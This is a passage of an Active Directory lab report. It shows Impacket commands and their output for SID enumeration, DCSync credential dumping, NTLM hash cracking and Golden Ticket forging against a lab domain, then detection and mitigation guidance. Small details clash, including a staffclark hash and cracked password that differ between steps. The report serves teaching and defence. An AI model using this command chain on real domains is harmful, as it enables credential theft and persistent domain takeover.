DistinguishedName : CN=Guest,CN=Users,DC=cyberlab_aj,DC=local
Enabled            : False
GivenName         :
Name              : Guest
ObjectClass       : user
ObjectGUID        : 693065b0-0a19-4be7-a6bf-52953606aa58
SamAccountName    : Guest
SID               : S-1-5-21-4007825111-4007869598-2199398647-501
Surname           :
UserPrincipalName :

DistinguishedName : CN=krbtgt,CN=Users,DC=cyberlab_aj,DC=local
Enabled            : False
GivenName         :
Name              : krbtgt
ObjectClass       : user
ObjectGUID        : fa9eef36-4dc4-4e84-b340-43673e21beb1
SamAccountName    : krbtgt
SID               : S-1-5-21-4007825111-4007869598-2199398647-502
Surname           :
UserPrincipalName :

DistinguishedName : CN=clark staff,CN=Users,DC=cyberlab_aj,DC=local
Enabled            : True
GivenName         : clark
Name              : clark staff
ObjectClass       : user

DistinguishedName : CN=John manager,OU=Manager,DC=cyberlab_aj,DC=local
Enabled            : True
GivenName         : John
Name              : John manager
ObjectClass       : user
ObjectGUID        : 2dd2bcd8-7440-4f3c-9e39-9dfad5f68f83
SamAccountName    : manager
SID               : S-1-5-21-4007825111-4007869598-2199398647-1107
Surname           : manager
UserPrincipalName : manager@cyberlab_aj.local

DistinguishedName : CN=clark staff,OU=Staff,DC=cyberlab_aj,DC=local
Enabled            : True
GivenName         : clark
Name              : clark staff
ObjectClass       : user
ObjectGUID        : 4b19d85b-c9a5-4c19-9d11-2a0fcd58886a
SamAccountName    : staffclark
SID               : S-1-5-21-4007825111-4007869598-2199398647-1108
Surname           : staff
UserPrincipalName : staffclark@cyberlab_aj.local

DistinguishedName : CN=test user,CN=Users,DC=cyberlab_aj,DC=local
Enabled            : True
GivenName         : test
Name              : test user
ObjectClass       : user
ObjectGUID        : 0b728dd-148b-4829-9e17-5b515eff12b
SamAccountName    : testuser
SID               : S-1-5-21-4007825111-4007869598-2199398647-1112
Surname           :
UserPrincipalName :

```

2.8. Domain Recon and SID Enumeration

Tool: lookuosid.py | MITRE: T1087.002

lookuosid.py performs **RID cycling** over the **LSARPC** named pipe to enumerate all domain principles. This produces a complete inventory of users, groups, and machine accounts with their security identifiers.

Command:

lookuosid.py cyberlab_aj.local/administrator:passw0rd123@192.168.10.1

```

File Actions Edit View Help
[ajaj@ajaj]~$ lookupsid.py cyberlab_aj.local/administrator:passw0rd123@192.168.10.1
Impacket v0.14.0.dev0+20260326.150834.76ee8774 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.10.1
[*] StringBinding ncacn_np:192.168.10.1[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4007825111-4007869598-2199398647
498: CYBERLAB_AJ\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: CYBERLAB_AJ\Administrator (SidTypeUser)
501: CYBERLAB_AJ\Guest (SidTypeUser)
502: CYBERLAB_AJ\krbtgt (SidTypeUser)
512: CYBERLAB_AJ\Domain Admins (SidTypeGroup)
513: CYBERLAB_AJ\Domain Users (SidTypeGroup)
514: CYBERLAB_AJ\Domain Guests (SidTypeGroup)
515: CYBERLAB_AJ\Domain Computers (SidTypeGroup)
516: CYBERLAB_AJ\Domain Controllers (SidTypeGroup)
517: CYBERLAB_AJ\Cert Publishers (SidTypeAlias)
518: CYBERLAB_AJ\Schema Admins (SidTypeGroup)
519: CYBERLAB_AJ\Enterprise Admins (SidTypeGroup)
520: CYBERLAB_AJ\Group Policy Creator Owners (SidTypeGroup)
521: CYBERLAB_AJ\Read-only Domain Controllers (SidTypeGroup)
522: CYBERLAB_AJ\Cloneable Domain Controllers (SidTypeGroup)
525: CYBERLAB_AJ\Protected Users (SidTypeGroup)
526: CYBERLAB_AJ\Key Admins (SidTypeGroup)
527: CYBERLAB_AJ\Enterprise Key Admins (SidTypeGroup)
553: CYBERLAB_AJ\RAS and IAS Servers (SidTypeAlias)
571: CYBERLAB_AJ\Allowed RODC Password Replication Group (SidTypeAlias)
572: CYBERLAB_AJ\Denied RODC Password Replication Group (SidTypeAlias)
1000: CYBERLAB_AJ\DC01$ (SidTypeUser)
1101: CYBERLAB_AJ\DnsAdmins (SidTypeAlias)
1102: CYBERLAB_AJ\DnsUpdateProxy (SidTypeGroup)
1103: CYBERLAB_AJ\WIN10A1$ (SidTypeUser)
1104: CYBERLAB_AJ\WIN10A2$ (SidTypeUser)
1106: CYBERLAB_AJ\staff.aj (SidTypeUser)
1107: CYBERLAB_AJ\manager (SidTypeUser)
1108: CYBERLAB_AJ\staffclark (SidTypeUser)
1112: CYBERLAB_AJ\testuser (SidTypeUser)
1113: CYBERLAB_AJ\IT_Admns (SidTypeGroup)
1114: CYBERLAB_AJ\HR_Admns (SidTypeGroup)
[ajaj@ajaj]~$

```

- Extracted Domain SID (important for golden ticket)
- Enumerated all users and groups.

2.9. Full Credential Dumping (DCSync)

Tool: `impacket secretsdump.py` | MITRE: T1003.003

Secretsdump.py performs the **DCSync** attack by leveraging **DRSUAPI** (Directory Replication Service Remote Control) to request all password hashes from the DC as if performing AD replication. This is one of the most comprehensive credential extraction techniques available. It dumps local SAM hashes, LSA secrets, DPAPI keys, NL\$KM, and the complete NTDS.DIT domain database.

Command:

secretsdump.py cyberlab_aj.local/administrator:passw0rd123@192.168.10.1


- | Account | RID | NT Hash | AES-256
KEY
Available | Significance |
|---------------|------|----------------------------------|-----------------------------|---------------------------------------|
| Administrator | 500 | 474c1d415de0d71ec0ad1a49bd773892 | Yes | Domain Admin
Full control |
| Krbtgt | 502 | 7852ec8a08f1cd1148746a4a70094728 | Yes | Golden Ticket
Creation
Possible |
| Manager | 1107 | b80636efe766fde96780b1449a3f4bee | Yes | Domain user |
| Staffclark | 1108 | e1ba04b4f6e801b70032bcd53ee11b1a | Yes | Domain user |

(7852ec8a08f1cd1148746a4a70094728) and AES-256 key enables forging of Kerberos Golden Tickets, grants persistent, unclickable domain access that survives all password resets except the krbtgt account itself.

After getting this hash value, cracked the password of manager and staffclark, Used CrackStation for cracking the password.

Enter up to 20 non-salted hashes, one per line:

b80636efe766fde96780b1449a3f4bee



Crack Hashes


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
b80636efe766fde96780b1449a3f4bee	NTLM	manager123

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

Enter up to 20 non-salted hashes, one per line:

591ea47f93143eaa449a64545f9539ff



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
591ea47f93143eaa449a64545f9539ff	NTLM	staff1234

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

After cracking the **NT HASH**, I finally got the **password**.

Manager password: **manager123**

Staffclark password: **staff123**

2.10. Kerberoasting and Golden Ticket

Kerberoasting was attempted to identify any service accounts with any registered service Principal Names (SPNs). GetUserSPNS.py 'returned no entries found!', confirming that not any Kerberoastable accounts exist in this lab environment.

A golden ticket was also attempted using the **krbtgt NT hash** and **domain SID** obtained from executing the secretsdump and lookupsid.py.

Command:

```
ticketer.py -nthash 7852ec8a08f1cd1148746a4a70094728 -domain cyberlab_aj.local -domain-sid S-1-5-21-4007825111-4007869598-2199398647 administrator
```

```

(ajaj@ajaj)-[~/AD_LAB]
$ ticketer.py -nthash 7852ec8a08f1cd1148746a4a70094728 -domain cyberlab_aj.local -domain-sid S-1-5-21-4007825111-4007869598-2199398647 administrator
Impacket v0.14.0.dev0+20260326.150834.76ee8774 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for cyberlab_aj.local/administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in administrator.ccache

(ajaj@ajaj)-[~/AD_LAB]
$ ls
administrator.ccache

(ajaj@ajaj)-[~/AD_LAB]
$ export KRB5CCNAME=administrator.ccache

(ajaj@ajaj)-[~/AD_LAB]
$ klist
Ticket cache: FILE:administrator.ccache
Default principal: administrator@CYBERLAB_AJ.LOCAL

Valid starting Expires Service principal
04/10/2026 13:25:04 04/07/2036 13:25:04 krbtgt/CYBERLAB_AJ.LOCAL@CYBERLAB_AJ.LOCAL
renew until 04/07/2036 13:25:04

(ajaj@ajaj)-[~/AD_LAB]
$

```

- Fake Kerberos ticket impersonates Administrator is created which is valid for 10 years.
- Golden Ticket was successfully loaded and long-term persistence achieved.

3. Defensive analysis and Mitigation:

3.1. Detection Opportunities Across the Attack Chain

The stages of any type of documented attack generate different types of observable artifacts. The possible stages of attacks to its log source, event identifier, and specific detection indicator, are described in the table below, with a clear blueprint for detection engineering team to build alerts against this attack class:

S.No.	Attack Stage	Log Source	Event ID/Signal	Specific Indicator
-------	--------------	------------	-----------------	--------------------

1.	Nmap Scanning	Firewalls/ IDS/ NetFlow	Network Anomaly	Fast Scans Across many IPs and ports
2.	Kerbrute	Windows KDC (security log)	4768	Many failed Kerberos requests
3.	AS-REP Roasting	Windows KDC (security log)	4768	No pre auth+RC4 used
4.	Password Cracking	N/A	N/A	Not detectable
5.	Credential Validation	Windows Security log	4624/4625	Suspicious Network Login
6.	PSEXec	Security+Sysmon	7045, Sysmon 1	New service+file drop
7.	WMIExec	WMI+Sysmon	Sysmon 1, WMI 5857	Remote process Via WMI
8.	Evil-WinRM	WinRM+Security	4624 (Type3)	Remote Powershell Session
9.	DCSync	Windows Security	4662	Replication on non-DC

3.2. Mitigation Mapped to MITRE ATT&CK

3.2.1. Enforcing Kerberos pre-authentication

- Enable Kerberos pre-authentication for accounts (especially Administrator, preventing attackers from requesting password hashes without authentication.
- It helps to complete blocking of AS-REP Roasting, stopping the attack at an early stage and preventing further compromise.
- This configuration fix can break the entire attack chain.
- This is one of the critical, high-impact defenses that can instantly eliminate a major Active Directory Attack vector.

3.2.2. Strong password policy with MFA

Privileged accounts password must have minimum 16 characters and should be always verified and checked by breach of password

using **Have I been pwned!** website. and use **MFA** for all domain Admin Accounts.

A strong 20+ character random **paraphrase password** would not appear in any wordlists and would require infeasible computing time even with rule-based mutation.

3.2.3. Restrict DCSync Rights and Protect NTDS

DCSync requires DS-Replication-Get-Changes-All extended rights on the domain partition. This should be restricted to Domain Controllers and explicitly authorized accounts only. Any exercise of these permissions from a non-DC account should trigger an immediate SIEM alert on event ID 4662.

Enable Microsoft Credential Guard to protect sensitive credentials by isolating them in a secure, hardware-backed environment. This means that even if an attacker gains full System Level Access, they won't be able to extract credentials from LASS.

If there is any suspicion of compromise, the krbtgt account password should be reset twice. This ensures that all existing Kerberos tickets are invalidated, effectively cutting off any attacker who might still be using stolen authentication token.

3.2.4. Active Directory Triggering and Network segmentation

Microsoft Enterprise access model separates the administrative control plane into three tiers.

- Tier 0 → domain infrastructure → DCs
- Tier 1 → Servers
- Tier 2 → user workstations

Domain Admin credentials should be restricted to Tier 0 systems only. Firewall policy should block SMB (445), WMI (135), and WinRM (5985) access to DCs from workstation class subnets, preventing PSEXEC, WMIEXEC, and Evil-WinRM lateral movement even with valid credentials.

Fundamentally restructures attack paths and limits the blast radius of credential compromise.

3.2.5. Protected user group and privilege Management

Add privilege accounts to the protected users' groups to significantly strengthen their security. This forces modern encryption (AES-256) and disables weaker methods like RC4. It also blocks NTLM authentication, credential caching. Privileged access Workstations (PAWs) and tools like Microsoft Defender for Identify (MDI) for monitoring and detection.

3.2.6. SIEM, MDI, and Active Detection Engineering

A strong detection setup should be maintained combining endpoint logging, centralized monitoring and alerting rules.

- Deploy Sysmon (with solid baseline like SwiftOnSecurity) on all system capture detailed activities related to attack chain.
- Use a SIEM platform like Microsoft Sentinel, Splunk etc. to collect correlated logs from
 - Windows Security Logs
 - WinRM activity
- Configure alerts for high-risk behaviors, including
 - High-volume authentication requests

- Event 7045 → new service creation (used for lateral movement).
- Event 4662 → suspicious directory replication (possible (DCSync))
- Unexpected WinRM sessions from unusual IP addresses.

3.3. Critical Evaluation of Defenses

The combination of these six mitigations would make a robust defense in depth approach, but in practice, they are not flawless and have their constraints.

The single fix to this attack is to enforce Kerberos pre-authentication, although this only addresses one problem. Where such serious misconfiguration is available, it is generally an indication there are other vulnerabilities in **Active Directory**, such as ineffective account administration or too much authority.

Password policy and MFA assist initial compromise, but once attackers download NTLM hashes, they can then bypass them by methods such as pass-the-hash. It implies that always changing password after breach is not sufficient measure. Rotating krbtgt and ensuring credentials storage are needed.

The limitations on DCSync access are effective but challenging in real businesses since valid services (such as identity sync tools) require replication permission as well. The abuse would need close monitoring and baseline, and this may not be easy to do appropriately.

AD tiering is the best long-term solution as its re-architects the credentials exposure. Nevertheless, it is costly and hard to completely adopt. When done incompletely, it is known to give an illusion of security, which in fact, harmful.

Note: after the password hashes are stolen, any monitoring system cannot detect offline cracking. The most perfect defense is to avoid the extraction of hash in the first place and not just based on the detection.

4. Conclusion

The complete implementation of this lab setup and attack chain shows how a single **Active Directory Misconfiguration**, disabling Kerberos pre-authentication on a privileged account should open the door for attackers for full domain compromise.

No exploits, no zero days, no phishing. Just built-in tools and standard protocols used applied within the controlled lab environment.

Techniques like **AS-REP Roasting**, **PSEXec**, and **DCSync** do not exploit the systems., but rather exploited trusted functionality. And that's what makes them so dangerous: they blend in with normal administrative activity and are extremely hard to detect without proper security controls.

Based on the report there are three major lessons which can be identified:

- Periodically test Active Directory settings and permissions and beat attackers to find them.
- Layered defenses should be used to prevent attacks at different points in the kill chain.
- Always focus on prevention instead of dedication because once credentials are exposed, control is already lost.


In summary, strong Active directory security does not require complexity but rather doing the basic right, on a regular basis.

Final Note: Strong Active Directory security does not require complexity. It requires doing the fundamentals correctly, and doing them consistently. Enable pre-authentication. Enforce strong

passwords. Segment your tiers. Monitor replication. These four actions would have stopped every technique demonstrated in this report.

Attack Flow Chart:

Active Directory Attack Chain: AS-REP Roasting to Full Domain Compromise



Active Directory Attack Chain: AS-REP Roasting to Full Domain Compromise
By: Ajaj Ahmed



5. References

1. MITRE ATT&CK (n.d.) 'steal or forge Kerberos Tickets (T1558)' available at: <https://attack.mitre.org/techniques/T1558/>
2. MITRE ATT&CK (n.d.) 'Brute Force: Password Cracking (T1110)' available at: <https://attack.mitre.org/techniques/T1110/>
3. MITRE ATT&CK (n.d.) Account Discovery (T1087)'. Available at: <https://attack.mitre.org/techniques/T1087/>
4. National Institute of Standards and Technology (NIST) (n.d.) available at: <https://www.nist.gov/cyberframework>
5. https://juggernaut-sec.com/as-rep-roasting/#Kerberos_Pre-Authentication
6. Trellix (n.d.) 'How Trellix Helix Detects AS-REP Roasting in Active Directory'. Available at: <https://www.trellix.com/en-gb/blogs/research/how-trellix-helix-detects-as-rep-roasting-in-active-directory/>
7. ServerSpace (n.d.) 'Kerberos Attacks in Active Directory: How It Works'. Available at: <https://serverspace.io/support/help/kerberos-attacks-in-active-directory-how-it-works/>
8. Microsoft (2025) 'Microsoft's Guidance to Help Mitigate Critical Threats to Active Directory Domain Services in 2025'. Available at: <https://www.microsoft.com/en-us/windows-server/blog/2025/12/09/microsofts-guidance-to-help-mitigate-critical-threats-to-active-directory-domain-services-in-2025/>
9. HG Tech (n.d.) 'Active Directory Security Hardening Guide'. LINK: <https://thehgtech.com/guides/active-directory-security-hardening.html>

6. Appendix


A. AD Setup Lab:

Initial Setup of AD LAB




Group and Users Creation:

Active Directory Attack Chain: AS-REP Roasting to Full Domain Compromise
By: Ajaj Ahmed



Final Users and Groups:



```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\staffclark>whoami
cyberlab-aj\staffclark

C:\Users\staffclark>whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type                SID                                     Attributes
-----
Everyone                                       Well-known group    S-1-1-0                               Mandatory group, E
nabled by default, Enabled group
BUILTIN\Administrators                       Alias               S-1-5-32-544                          Group used for den
y only
BUILTIN\Users                                Alias               S-1-5-32-545                          Mandatory group, E
nabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                     Well-known group    S-1-5-4                               Mandatory group, E
nabled by default, Enabled group
CONSOLE LOGON                               Well-known group    S-1-2-1                               Mandatory group, E
nabled by default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group    S-1-5-11                              Mandatory group, E
nabled by default, Enabled group
NT AUTHORITY\This Organization               Well-known group    S-1-5-15                              Mandatory group, E
nabled by default, Enabled group
LOCAL                                        Well-known group    S-1-2-0                               Mandatory group, E
nabled by default, Enabled group
CYBERLAB_AJ\IT_Admins                       Group               S-1-5-21-4007825111-4007869598-2199398647-1113 Mandatory group, E
nabled by default, Enabled group
Authentication authority asserted identity   Well-known group    S-1-18-1                              Mandatory group, E
nabled by default, Enabled group
Mandatory Label\Medium Mandatory Level      Label               S-1-16-8192                           Mandatory group, E
nabled by default, Enabled group

C:\Users\staffclark>
```

B. Reconnaissance (ping, Nmap)

```

File Actions Edit View Help
(ajaj@ajaj)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
    ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    roup default qlen 1000
    link/ether 00:0c:29:85:bc:2c brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.50/24 brd 192.168.10.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe85:bc2c/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever

(ajaj@ajaj)-[~]
$ ping 192.168.10.1
PING 192.168.10.1 (192.168.10.1) 56(84) bytes of data.
64 bytes from 192.168.10.1: icmp_seq=1 ttl=128 time=0.527 ms
64 bytes from 192.168.10.1: icmp_seq=2 ttl=128 time=1.59 ms
64 bytes from 192.168.10.1: icmp_seq=3 ttl=128 time=1.62 ms
64 bytes from 192.168.10.1: icmp_seq=4 ttl=128 time=1.88 ms
^C
--- 192.168.10.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3022ms
rtt min/avg/max/mdev = 0.527/1.403/1.879/0.518 ms

(ajaj@ajaj)-[~]
$ nmap -sC 192.168.10.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-03 22:44 EDT
Nmap scan report for 192.168.10.1
